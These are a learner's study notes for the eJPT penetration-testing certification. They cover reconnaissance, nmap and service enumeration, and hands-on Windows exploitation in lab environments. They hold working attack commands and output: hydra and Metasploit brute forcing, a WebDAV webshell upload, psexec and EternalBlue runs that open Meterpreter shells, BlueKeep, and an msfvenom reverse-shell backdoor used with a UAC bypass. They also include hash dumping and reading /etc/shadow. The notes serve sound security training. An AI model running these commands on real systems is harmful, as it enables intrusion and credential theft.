

E-learn security junior penetration testing(ejpt)

Information Gathering

Information Gathering is the first step of any penetration test and involve gathering or collecting information about an individual, company, website or system that you are targeting

TOW TYPES OF INFORMATION GATHERING

- Passive Information gathering
- Active Information gathering

Passive Information Gathering

It involves gathering as much information as possible without actively engaging with the target.

- Identifying IP address and dns info, domain name, domain ownership, email, social media profiles, subdomain used, web technology used etc.,

Active Information Gathering

it Involves gathering as much information as possible by actively engaging with the target system.

- discovering open port on the target, internal infacture of the target and enumerating information from target system

cheetsheet: <https://0xv3r4x.github.io/posts/ejpt-cheatsheet/#other-cheatsheets>

metasploit cheetsheet: <https://github.com/security-cheatsheet/metasploit-cheat-sheet>

Passive Information Gathering

Website Recon & Footprinting

what I look for?

- IP address
- directories hidden from search engines
- names
- e-mail
- Phone number
- physical address
- web technology

TO FIND IP address

\$host URL

robots.txt

It essentially allows us to specify what folder or files we don't want, search engines to index (URL/robots.txt)

sitemap.xml

It is a file to provide search engines an organized way of index (URL/sitemap.xml)

used to do Stealthy scan, which gives the web technologies including content management control (CMC), packages, JavaScript libraries, web servers and embedded devices. It also gives version numbers, e-mail address, account ID etc.

whatweb

HTTrack

It is a website to download the entire website it is used through the use of analytics (TO INSTALL = Sudo apt-get install httrack)

Whois Enumeration

WHOIS is a public database that houses the information collected when someone registers a domain [name.it](https://www.namecheap.com/whois/) is used to identify the nameservers of a particular domain.

Website Footprinting with Netcraft

Used to do a lookup on the target gives information of the website

DNS recon

We simply try to identify the record related to the domain of the target

(dnsdumpster.com)

WAF Detection with wafw00f

WAF is a web application [firewall.it](https://www.firewall.it) can be detected with a tool called WAFWOOF(web application firewall fingerprinting tools)

Subdomain Enumeration with SUBlist3r

GOOGLE DORKS

site:url

inurl: admin forum(sample)

site:* (subdomain)

filetype:dox

intitle:

Harvester

used to harvest email

(theHarvester -d url -b search engine)

HAVE I BEEN PNED

leaked passwords

Active Information Gathering

DNS Zone Transfers

DNS zone transfer, also sometimes known by the inducing DNS query type AXFR, is a type of DNS transaction. It is one of the many mechanisms available for administrators to replicate DNS databases across a set of DNS servers. A zone transfer uses the Transmission Control Protocol for transport, and takes the form of a client–server transaction

DNS Records

A - Resolves a hostname or domain to an IPv4 address

AAAA- Resolves a hostname or domain to an IPv6 address

NS- Reference to the domain nameserver

MX- resolves a domain to a mail Server

CNAME- used to domain aliases

TXT-Text record

HINFO-Host information

SOA- Domain authority

SRV- Service records

PTR- Resolves an IP address to an hostname

Host Discovery With Nmap

`sudo nmap -sn ip/subnet`

netdiscover can also be used for the same purpose

Port Scanning With Nmap

`nmap ipaddress -default scanning`

`nmap -Pn ipaddress - resolve the ping problem`

`-p` to specify the port number

`-F` fast scan option does scanning only to the frequently used ports

`sU` for UDP port scan because the Nmap does tcp as default

`-v` it display the results during the scanning process

`-sV` service version detection scan

`-O` identify the os of the target

`-sC` perform Nmap script scan on the target which provide more information

`-A` aggressive scan combines the service version(`-sV`), `-O`, and `-sC` actions

`-T0 -T1 -T2 -T3 -T4 -T5`

Paranoid |sneaky |polite |normal |aggressive |insane

specify the timing of the scanning

`-oN test.txt` save the file in txt format

`-oX test.xml` save the file in xml format

Print statement - `echo` (word to be printed)

Present working directory - `pwd`

Assessment Methodologies: Enumeration

Server & Service

- A server is defined as a machine designed to compute, store, and manage data, devices, and systems over a network.

SMB: Windows Discover & Mount

SMB is the windows implementation of a file share. SMB stands for Server Message Block

SMB: Nmap script

basic SMB enumeration—`nmap -p445 --script smb-protocols (Ip address)`

security mode— `nmap -p445 --script smb-security-mode (Ip address)`

session enumeration— `nmap -p445 --script smb-enum-sessions (Ip address)`

To pass user and pass as script arguments— `nmap -p445 --script smb-enum-session --script-args smbusername=(username),smbpassword=(password) (Ipaddress)`

SMB share — `nmap -p445 --script smb-enum-shares (IP address)`

user enumeration —`nmap -p445 --script smb-enum-user --script-args smbusername=(username),smbpassword=(password) (Ipaddress)`

domain — `nmap -p445 --script smb-enum-domains --script-args smbusername=(username),smbpassword=(password) (Ipaddress)`

SMB:SMBmap

for guest user=`snbmap -u guest -p "" -d, -H (IPaddress)`

for administrator=`snbmap -u administrator -p snbserver_771 -d, -H (IPaddress)`

list the drives=`snbmap -H (IPaddress) -u (username) -p ('password') -L`

to list the file of the c drive=`snbmap -H (IPaddress) -u (username) -p (') -r 'C$'`

CREATE AND UPLOAD A FILE

`$ ls`

`$ touch backdoor`

```
$ snbmap -H (IPAddress) -u (username) -p ('password') —upload '/root/backdoor' 'C$\backdoor'
```

DOWNLODE A FILE

```
snbmap -H (IPAddress) -u (username) -p ('password') —downlode 'C$\filename'
```

SMB:Samba

default tcp port= nmap -sS (IPAddress)

default udp ports=nmap -sU —top-ports 25 (IPAddress)

To find workgroup name of samba : nmap -sV -p445 (IPAddress)

To find exact version of samba and netbios computer name : nmap (IPAddress) -p 445 —script smb-os-discovery

USING METASPLOIT

```
$ msfconsole
```

```
$ use auxiliary/scanner/smb/smb_version
```

```
$show option
```

```
$ set RHOSTS (IPAddress)
```

```
$ run
```

```
$ exploit
```

other utilities

netbios name using nmblookup: nmblookup -A (IPAddress)

list host= smbclient -L (IPAddress) -N

rpcclient -U “ ” -N (IPAddress)

```
$getusername
```

SMB: Samba 2

OS version of samba server using rpcclient : rpcclient -U “ ” -N (IPAddress)

OS version of samba server using enum4linux : enum4linux -o (IPAddress)

server description of Samba using smbclient: smbclient -L (IPAddress) -N

smb2 protocol supports using metasploit =

```
$ msfconsole
```

```
$ use auxiliary/scanner/smb/smb2
```

```
$ set RHOST(IPAddress)
```

\$ exploit

list all user in the samba using nmap: nmap --script smb-enum-users.nse -p445 (IPAddress)

list all user in the samba using metasploit=

\$ msfconsole

\$ use auxiliary/scanner/smb/smb_enumusers

\$ set RHOST (IPAddress)

\$ exploit

List all the user using the enum4linux: enum4linux -U (IPAddress)

List all the user using the rpcclient: rpcclient -U "" -N (IPAddress)

\$ enumdomusers

To find SID of admin:rpcclient -U "" -N (IPAddress)

\$ lookupnames admin

SMB: Samba 3

List the shares of Samba using nmap script :nmap (IPAddress) --script smb-enum-shares -p445

List the shares of Samba using metasploit:

\$msfconsole

\$use auxiliary/scanner/smb/smb_enumshares

\$set RHOSTS (IPAddress)

\$exploit

List the shares of Samba using enum4linux: enum4linux -S (IPAddress)

List the shares of Samba using smbclient: smbclient -L (IPAddress) -N

To find all domain group in samba using enum4linux: enum4linux -G (IPAddress)

To find all domain group in samba using rpcclient: rpcclient -U "" -N (IPAddress)

\$ enumdomgroups

checking configuration of printing: enum4linux -i (IPAddress)

Samba recon: Dictionary attack

using METASPOLITE

\$ msfconsole

```
$ use auxiliary/scanner/smb/smb_login
$set PASS_FILE (location of the file)
$set SMBUser (username)
$set RHOST (IPaddress)
$exploit
using HYDRA
gzip -d (location)
hydra -l admin -P (location) (IPaddress) smb
```

List the available named pipes:

```
$msfconsole
$use auxiliary/scanner/smb/pipe_auditor
$set SMBUser admin
$set SMBPass (password)
$set RHOST (IPaddress)
$exploit
```

FTP: Enumeration

file transfer protocol is protocol used for storing files on a server

To find the version of the FTP=nmap -p21 -sV -O 192.67.22.3

brute force in ftp =hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.67.22.3 -t 4 ftp

FIND WETHER ABONYMOUS LOGIN : nmap (IPaddress) -p21 —script ftp-anon

SQL Enumeration

MySQL basics

MySQL version: nmap -p3306 -sV (IPaddress)

Command used to connect MySQL database: mysql -h (IPaddress) -u (username)

no of databases: \$show databases

no of record in particular database:

```
$ use (Database name)
```

```
$ select count(*) from (Table name)
```


dump the schema of all databases using metasploit

```
$ msfconsole
```

```
$ use auxiliary/scanner/mysql/mysql_schemadump
```

```
$ set RHOSTS (IPaddress)
```

```
$ set USERNAME (username)
```

```
$ set PASSWORD ""
```

```
$ exploit
```

how many directories present in the database:

```
$ msfconsole
```

```
$ use auxiliary/scanner/mysql/mysql_writable_dirs
```

```
$ set RHOSTS (IPaddress)
```

```
$ set DIR_LIST location
```

```
$ set VERBOSE false
```

```
$ set PASSWORD ""
```

```
$ exploit
```

file enumeration in mysql:

```
$ msfconsole
```

```
$ use auxiliary/scanner/mysql/mysql_file_enum
```

```
$ set RHOSTS (IPaddress)
```

```
$ set PASSWORD ""
```

```
$ set FILE_LIST (location)
```

```
$ exploit
```

system password hash:

```
$ mysql -u (username) -h (IPaddress)
```

```
$ select lode_file("/etc/shadow");
```

how many database user are present in the database server and their names and password:

```
$ msfconsole
```

```
$ use auxiliary/scanner/mysql/mysql_hashdump
```

```
$ set RHOSTS (IPaddress)
```

```
$ set USERNAME (username)
```

```
$ set PASSWORD ""
```

```
$ exploit
```

To check whether the anonymous login is allowed:

```
nmap --script-mysql-empty-password -p3306 (IPaddress)
```

To check whether "InteractiveClient" capability is supported on mysql server:

```
nmap --script-mysql-info -p3306 (IPaddress)
```

To enumerate the user present in the mysql database using nmap script:

```
nmap --script-mysql-user --script-args="mysqluser='root',mysqlpass="" -p3306 (IPaddress)
```

list all the database using nmap script:

```
nmap --script-mysql-databases --script-args="mysqluser='root',mysqlpass="" -p3306 (IPaddress)
```

Find the data directories in mysql server using nmap:

```
nmap --script-mysql-variables --script-args="mysqluser='root',mysqlpass="" -p3306 (IPaddress)
```

To check whether file privileges can be granted to nonadmin user using nmap script:

```
nmap --script-mysql-audit --script-args="mysql-audit.username='root',mysql-audit.password="",mysql-audit.filename='location'" -p3306 (IPaddress)
```

TO dump all the user hashes using nmap script:

```
nmap --script-mysql-dump-hashes --script-args="mysqluser='root',mysqlpass="" -p3306 (IPaddress)
```

Find the password of the database using metasploit

```
$ msfconsole
```

```
$ use auxiliary/scanner/mysql/mysql_login
```

```
$ set RHOST (IPaddress)
```

```
$ set PASS_FILE (file location)
```

```
$ set VERBOSE false
```

```
$ set STOP_ON_SUCCESS true
```

```
$ exploit
```

Find password using hydra

```
$ hydra -l (username) -p (file location) (IPAddress)
```

MSSQL: Nmap scripts

nmap script to discover MSSQL server information:

```
nmap --script ms-sql-info -p 1433 (IPAddress)
```

To disclose more information from MSSQL server with NTLM:

```
nmap -p1433 --script ms-sql-ntlm-info --script-args mssql.instance-port=1433  
(IPAddress)
```

To Enumerate all the valid MSSQL user and password:

```
nmap -p 1433 --script ms-sql-brute --script-args userdb=(location) (IPAddress)
```

Identify the USER password:

```
nmap -p1433 --script ms-sql-empty-password (IPAddress)
```

Vulnerability Assessment

Vulnerability

A weakness in the computational logic (eg: code) found in the software and hardware components that, when exploited, results in a negative impact to confidentiality, integrity, or availability

Auditing Fundamentals

cybersecurity

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It's also known as information technology security or electronic information security

CIA

- **Confidentiality:** Only authorized users and processes should be able to access or modify data
- **Integrity:** Data should be maintained in a correct state and nobody should be able to improperly modify it, either accidentally or maliciously
- **Availability:** Authorized users should be able to access data whenever they need to do so

compliance

Regulations

- PCI DSS: Payment Card Industry Data Security Standard. It is Mandated by card brands and administrated by the payment card industry security standard council. [It](#) is created to increase control around data to reduce credit card fraud.
- HIPAA: Health Insurance Portability and Accountability Act of [1996.US](#) regulation for the use and disclosure of Protected Health Information (PHI).the final rule on security standards was issued on february 20,2003
- GDPR: General Data Protection Regulation.Maintained by the Data protection and privacy law in the european Union and the European economic Area. [It](#) controlles and process of personal data must put in place appropriate technical and organization measures to implement the data protection principle
- CCPA: California Consumer Privacy Act.Intended to enhance privacy rights and consumer protection for residents of california,US

Frameworks and Maturity

ISO/IEC 27000: International Organization for Standardization and the International Electrotechnical Commission

COBIT: Control Objectives for Information and Related Technologies

Host Based Attacks

System/Host based attacks are attack that are generated towards a specific system or host running a specific operating system, for example, Window or Linux.

System/Host based attacks usually comes in to play after you have gained access to a target network, whereby you will be required to exploit servers, workstation or laptops on the internal network.

System/Host based attacks are attacks that are targeted towards a specific system running a specific operating system

It focused on exploiting inherent vulnerabilities on the target OS

Windows Vulnerabilities

OVERVIEW OF WINDOWS VULNERABILITIES

Microsoft Windows is the dominant operating system worldwide with a market share $\geq 70\%$ of 2021. The popularity and development of Windows by individual and companies makes it a prime target for attackers given the threat surface. Over the last 15 years, Windows has had its fair share of severe vulnerabilities, Ranging from MS08-067 (Conflicker) to MS17-010 (EternalBlue).

windows OS have been developed in the C programming language, making them vulnerable to buffer overflow, arbitrary code execution etc. By default Windows is not configured to run securely and require a proactive implementation of security practices in order to configure windows to run securely.

SOME TYPES OF WINDOWS VULNERABILITIES

- Information disclosure: Vulnerability that allows an attacker to access confidential data
- Buffer overflows: Caused by a programming error, allows attacker to write data to buffer and overrun the allocated buffer, consequently writing data to allocated memory addresses
- Remote code execution: Vulnerability that allows an attacker to remotely execute code on the target system.
- Privilege escalation: Vulnerability that allows an attacker to elevate their privileges after initial compromise.

WebDAV Exploitation

FREQUENTLY EXPLOITED WINDOWS SERVICES

PROTOCOL/SERVICE	PORTS	PURPOSE
Microsoft IIS(Internet Information Services)	tcp port 80/443	proprietary web server developed by microsoft that runs on windows
WebDev (web distributed authoring & versioning)	tcp port 80/443	HTTP extension that allows client to update, delete, move and copy files on a web server. WebDev is used to enable a web server to act as a file server

PROTOCOL/SERVICE	PORTS	PURPOSE
SMP/CIFS(Server Message Block protocol)	tcp port 445	Network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network(lan)
RDP(remote desktop protocol)	tcp port 3389	proprietary GUI remote access protocol developed by microsoft and is used to remotely authenticate and intrac with a windows system
WinRM(Windows Remote Management Protocol)	tcp port 5986/443	Windows remote management protocol that can be used to facilitate remote access with windows system.

EXPLOITING WINDOWS VULNERABILITIES

MICRODOFT IIS

IIS(internet information sevices) is proprietary extensible web server software developed by microsoft for use with the Windows NT [family.It](#) can be used to host website/apps and provides administeators with a robust GUI for managing website.IIS can be used to host both static and dynamic web pges developed in [ASP.NET](#) and PHP.configured to run on the port 80/443. Supported executable file extnsions:

- .asp
- .aspx
- .config
- .php

WebDEV

WebDEV (Web-based Distributed Authoring and Versioning) is a set of extensin to the HTTP protocol which allows user to collabratively edit and manage files on remote web servers

The first step of the exploitation process is identifying whether WebDAV has been configured to run on the IIS web server.

Then brute-force attack on the WebDAV server to identify credintials that we can use for the authentication purpose.

After obtaining credentials, We can authenticate with WebDAV server and uploade a malicious .asp payload that can be used to execute arbitrary commands or obtain a reverse shell on the target

TOOLS USED

davtest - used to scan, authenticate and exploit a WebDAV server

cadaver - cadaver supports file upload, downloade, on screen display, in-place editing, namespace operation(move/copy), collecting creation and deletion, property manipulation, and resource locking on WebDAV servers.

USING davtest tool for scanning

Command: `davtest -auth bob:password_123321 -url http://10.0.16.177/webdav`

```
(root@attackdefense)-[~]
# davtest -auth bob:password_123321 -url http://10.0.16.177/webdav
*****
Testing DAV connection
OPEN          SUCCEED:          http://10.0.16.177/webdav
*****
NOTE   Random string for this session: 1CwBZI4vZ
*****
Creating directory
MKCOL       SUCCEED:          Created http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ
*****
Sending test files
PUT   asp   SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.asp
PUT   jhtml SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.jhtml
PUT   pl    SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.pl
PUT   txt   SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.txt
PUT   cgi   SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.cgi
PUT   cfm   SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.cfm
PUT   shtml SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.shtml
PUT   jsp   SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.jsp
PUT   aspx  SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.aspx
PUT   php   SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.php
PUT   html  SUCCEED:          http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.html
*****
```

USING cadaver tool to upload the .asp exploit file

```

(root@attackdefense) - [~]
# cadaver http://10.0.16.177/webdav
Authentication required for 10.0.16.177 on server `10.0.16.177':
Username: bob
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:  DavTestDir_1CwBZI4vZ          0  Jan  7 17:37
      AttackDefense.txt             13  Jan  2 18:23
      web.config                     168 Jan  2 18:23
dav:/webdav/> █

```

Uploading webshell.asp file (webshell.asp file is stored in /usr/share/webshells/asp/webshell.asp by default)

Command: put /usr/share/webshells/asp/webshell.asp
ls

```

dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=====>] 100.0% of 1362 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:  DavTestDir_1CwBZI4vZ          0  Jan  7 17:37
      AttackDefense.txt             13  Jan  2 18:23
      web.config                     168 Jan  2 18:23
      webshell.asp                  1362 Jan  7 17:55
dav:/webdav/> █

```

uploading exploit file using METASPLOIT

Command: davtest -auth bob:password_123321 -url http://10.0.17.27/webdav

```
(root@ attackdefense) - [~]
# davtest -auth bob:password_123321 -url http://10.0.17.27/webdav
*****
Testing DAV connection
OPEN          SUCCEED:          http://10.0.17.27/webdav
*****
NOTE   Random string for this session: uXb80GYWtVf9
*****
Creating directory
MKCOL        SUCCEED:          Created http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9
*****
Sending test files
PUT   cfm    SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.cfm
PUT   html   SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.html
PUT   aspx   SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.aspx
PUT   asp    SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.asp
PUT   jhtml  SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.jhtml
PUT   php    SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.php
PUT   txt    SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.txt
PUT   pl     SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.pl
PUT   cgi    SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.cgi
PUT   shtml  SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.shtml
PUT   jsp    SUCCEED:          http://10.0.17.27/webdav/DavTestDir_uXb80GYWtVf9/davtest_uXb80GYWtVf9.jsp
*****
```

Runing metasploit framework and exploit the target using the IIS webdav exploit module

Commands:

```
msfconsole -q
use exploit/windows/iis/iis_webdav_upload_asp
set RHOSTS 10.0.17.27
set HttpUsername bob
```

```
set HttpPassword password_123321
set PATH /webdav/metasploit%RAND%.asp
exploit
```

Exploiting SMB with PsExc

SMB

SMB(server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals(printers) between computers on local network


SMB uses port 445,but originally SMB ran on top of NetBIOS using port 139

SMB protocol utilizes two level of authentication namely

- User Authentication
- Share Authentication

User authentication : User must provide a username and password in order to authenticate with the SMB server in order to access a share.

Share authentication: User must provide a password in order to access restricted share



PsExec

psExec is a lightweight telnet replacement developed by Microsoft that allows you execute processes on remote windows system using any user's credentials. PsExec authentication is performed via SMB.

SMB Exploitation with PsExec

In order to utilize PsExec to gain access to windows target, we will need to identify the legitimate user account and their respective password or password hashes. the most common technique will involves performing an SMB login brute-force attack

After we have obtained a legitimate user account and password, we can use the credentials to authenticate with the target system via PsExec and executed arbitrary system commands or obtain a reverse shell

brute force attack on smb to get authentication

Commands:

```
use auxiliary/scanner/smb/smb_login
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

```
set RHOSTS 10.0.0.242
set VERBOSE false
exploit
```

running psexec module to gain meterpreter shell.

```
use exploit/windows/smb/psexec
set RHOSTS 10.0.0.242
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set RHOSTS 10.0.0.242
RHOSTS => 10.0.0.242
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > set SMBPass qwertyuiop
SMBPass => qwertyuiop
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] 10.0.0.242:445 - Connecting to the server...
[*] 10.0.0.242:445 - Authenticating to 10.0.0.242:445 as user 'Administrator'...
[*] 10.0.0.242:445 - Selecting PowerShell target
[*] 10.0.0.242:445 - Executing the payload...
[+] 10.0.0.242:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (180291 bytes) to 10.0.0.242
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.242:49692) at 2020-09-27 00:14:06 +0530

meterpreter > 
```

SMB vulnerability (EternalBlue)

tools used

AutoBlue-MS17-010

To check the target is vulnerable to the EternalBlue

```
$ nmap -sV -p445 --script=smb-vuln-ms17-010 (IPAddress)
```

TO START EXPLOIT

git clone (autoblue)

```
$ls -al
```

```
$cd shellcode
```

```
$ls
```

```
$chmod +x shell_prep.sh
```

```
./shell_prep.sh
```

set the LHOST and LPORT

TO execute the exploit

```
$eternalblue_exploit7.py (IPAddress) shellcode/sc_x64.bin
```

```
-nvlp (lport)
```

FOR the automatic execution we can use metasploit

```
$msfconsole
```

```
$ use exploit/windows/smb/ms17_010_eternalblue
```

```
$set RHOSTS (IPAddress)
```

```
$exploit
```

Exploiting RDP

The Remote desktop protocol is a proprietary GUI remote access protocol developed by Microsoft and is used to remotely connect and interact with a window system. RDP uses TCP port 3389 by default.

To perform brute force attack to get the credentials

```
$hydra -L (user file location) -P (password file location) rdp://(IPAddress) -s (port number)
```

TO Exploit

```
$xfreerdp /u:username /P:(password) /v:(ipaddress)/(portnumber)
```

Exploiting windows CVE-2019-0708 RDP Vulnerability(BlueKeep)

BLUEKEEP is the name given to an RDP vulnerability in windows that could potentially allow attacker to remotely execute arbitrary code and gain access to a windows system and consequently the network that the target system is a part of.

Before exploiting we have to confirm the RDP running on the target

```
$ nmap -p 3389 (IPaddress)
```

TO verify the target is vulnerable

```
$msfconsole
```

```
$use scsnner/rdp/cve_2019_0708_bluekeep)
```

```
$set RHOSTS(IPaddress)
```

```
$run
```

TO Exploit

```
$use exploit/windows/rdp/cve_2019_0708_rce
```

```
$set RHOSTS (ipaddress)
```

```
$show targetsz
```

```
$set target (number)
```

```
$exploit
```

Exploiting WinRM

windows remote management (WinRm) is a windows remote management protocol that can be facilitate remote access with windows system over HTTP(s).It used port 5985 and 5986(HTTPS)

EXPLOITING WinRm

We can utilize a utility called “crackmapexec” to perform a brute-force on WinRm in order to identify user and their Password as well as execute commands on target system.

we can also use a ruby script called “evil-winrm” to obtain a command shell session on the target system.

TO PERFORM BRUTEFORCE ATTACK USING CRACKMAPEXEC

```
$crackmapexec winrm (IPaddress) -u (username file path) -p (password file path)
```

TO EXECUTE COMMANDS

\$crackmapexec winrm (IPaddress) -u (username) -p (password) -x "(commands)"

UTILIZING evil-winrm

evil-winrm.rb -u (username) -p'(password)' -i (password)

OTHER METHODS

BRUTE FORCE TO GET THE CREDENTIALS IN WinRm

```
msfconsole -q
use auxiliary/scanner/winrm/winrm_login
set RHOSTS 10.0.0.173
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

set VERBOSE false
exploit
```

Execute command on the target server using winrm_cmd module.

```
use auxiliary/scanner/winrm/winrm_cmd
set RHOSTS 10.0.0.173
set USERNAME administrator
set PASSWORD tinkerbell
set CMD whoami
exploit
```

The winrm_exec exploit module to get the meterpreter shell

```
use exploit/windows/winrm/winrm_script_exec
set RHOSTS 10.0.0.173
set USERNAME administrator
set PASSWORD tinkerbell
set FORCE_VBS true
exploit
```

Windows Privilege Escalation

Privilege escalation is the process of exploiting vulnerabilities or misconfigurations in systems to elevate privileges from one user to another, typically to a administrative or root access on a system.

It is a vital element of the attack life cycle and is a major determinant in the overall success of a penetration test.

After gaining an initial foothold on a target system you will be required to elevate your privileges in order to perform task and functionality that required administrative privaleges

Windows Kernal Exploit

A kernel is a computer program that is the core of an operating system and has complete control over every resource and hardware on a system. It acts as a translation layer between hardware and software and facilitates the communication between these two layers.

Windows NT is the kernel that comes pre-packaged with all version of microsoft windows and operates as a traditional kernal with a few exceptions based on user design philosophy. It consist of two main mode of operation that determine access to system resources and hardware:

- user mode: programs and services running in user mode have limited access to system resources and functionality.
- kernel mode: kernel mode has unrestricted access to system resources and functionality with the added functionality with the added functionality of managing devices and system memory.

This process will differ based on the version of Windows being targeted and the hernel exploit being used.

Privilege escalation on windows system will typically follow thw following methods

- Identifying kernel vulnerabilities

- Downloading, Compiling and transferring Kernel exploits onto the target system

Tools used

Windows-Exploit-Suggester: this tool compares a target patch level against the microsoft vulnerability database in order to detect potential missing patches on the target. it also notifies the user if there are public exploits and Metasploit modules available for the missing bulletins.

<https://github.com/AonCyberLabs/Windows-Exploit-Suggester>

Windows-Kernel-exploits: collection of windows kernel exploits sorted by CVE.

<https://github.com/SecWiki/windows-kernel-exploits>

privilege escalation process starts only after getting into the meterpreter

\$ shell

- Systeminfo

---copy the system info and make it as .txt file

getting into windows exploit suggester

(in my case)

\$cd windows-enum/Windows-Exploit-Suggester

\$ls

\$/windows-exploit-suggester.py —update(this will download the windows exploit vulnerability database file)

\$/windows-exploit-suggester.py —database (downloaded database name) —systeminfo ~desktop/(systeminfo txt file)

we can find which kernel exploit can be implemented after this

after which we can find that exploit in the

<https://github.com/SecWiki/windows-kernel-exploits>

download that exploit and upload in the temp file

Bypassing UAC with UACMe

UAC(User Account Control)

User account control is a windows security feature introduced in windows vista that is used to prevent unauthorized changes from being made to the operating system.

UAC is used to ensure that changes to the operating system require approval from the administrator or a user account that is part of the local administrators group. Attacks can bypass UAC in order to execute malicious executables with elevated privileges.

Bypassing UAC

In order to successfully bypass UAC, we will need to have access to a user account that is part of the local administrators group on the Windows target system. UAC allows a program to be executed with administrative privileges, consequently prompting the user for confirmation.

TOOLS

UACMe: UACMe is an open source, robust privilege escalation tools.

<https://github.com/hfiref0x/UACME>

Step 10: Generating malicious executable using msfvenom and running it on the target machine to gain administrator user privileges.

Note: Please make sure that you replace the "10.10.1.3" local IP address with yours.
Generating malicious executable using msfvenom.

Commands: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.3 LPORT=4444 -f
exe > 'backdoor.exe'
file "backdoor.exe"

Step 11: Switch the directory to the user's temp folder and upload the Akagi64.exe and backdoor.exe executable.

Commands:

```
CTRL + C
cd C:\\Users\\admin\\AppData\\Local\\Temp
upload /root/Desktop/tools/UACME/Akagi64.exe .
upload /root/backdoor.exe .
ls
```

Start another msfconsole and run a multi handler.

Commands:

```
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.1.3
set LPORT 4444
exploit
```

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 4132 to 768...
[*] Migration completed successfully.
meterpreter > █
```

Switch back to the

meterpreter and run the Akagi64.exe executable

```
meterpreter > shell
Process 2928 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\admin\AppData\Local\Temp>Akagi64.exe 23 C:\Users\admin\AppData\Local\Temp\backdoor.exe
Akagi64.exe 23 C:\Users\admin\AppData\Local\Temp\backdoor.exe

C:\Users\admin\AppData\Local\Temp> █
```

Access Token Impersonation

Windows Access Tokens

Windows access tokens are a core element of the authentication process on Windows and are created and managed by the Local Authority Subsystem Service (LSASS)

The following are the Privileges that are required for a successful impersonation attack:

- SeAssignPrimaryToken: This allows a user to impersonate tokens
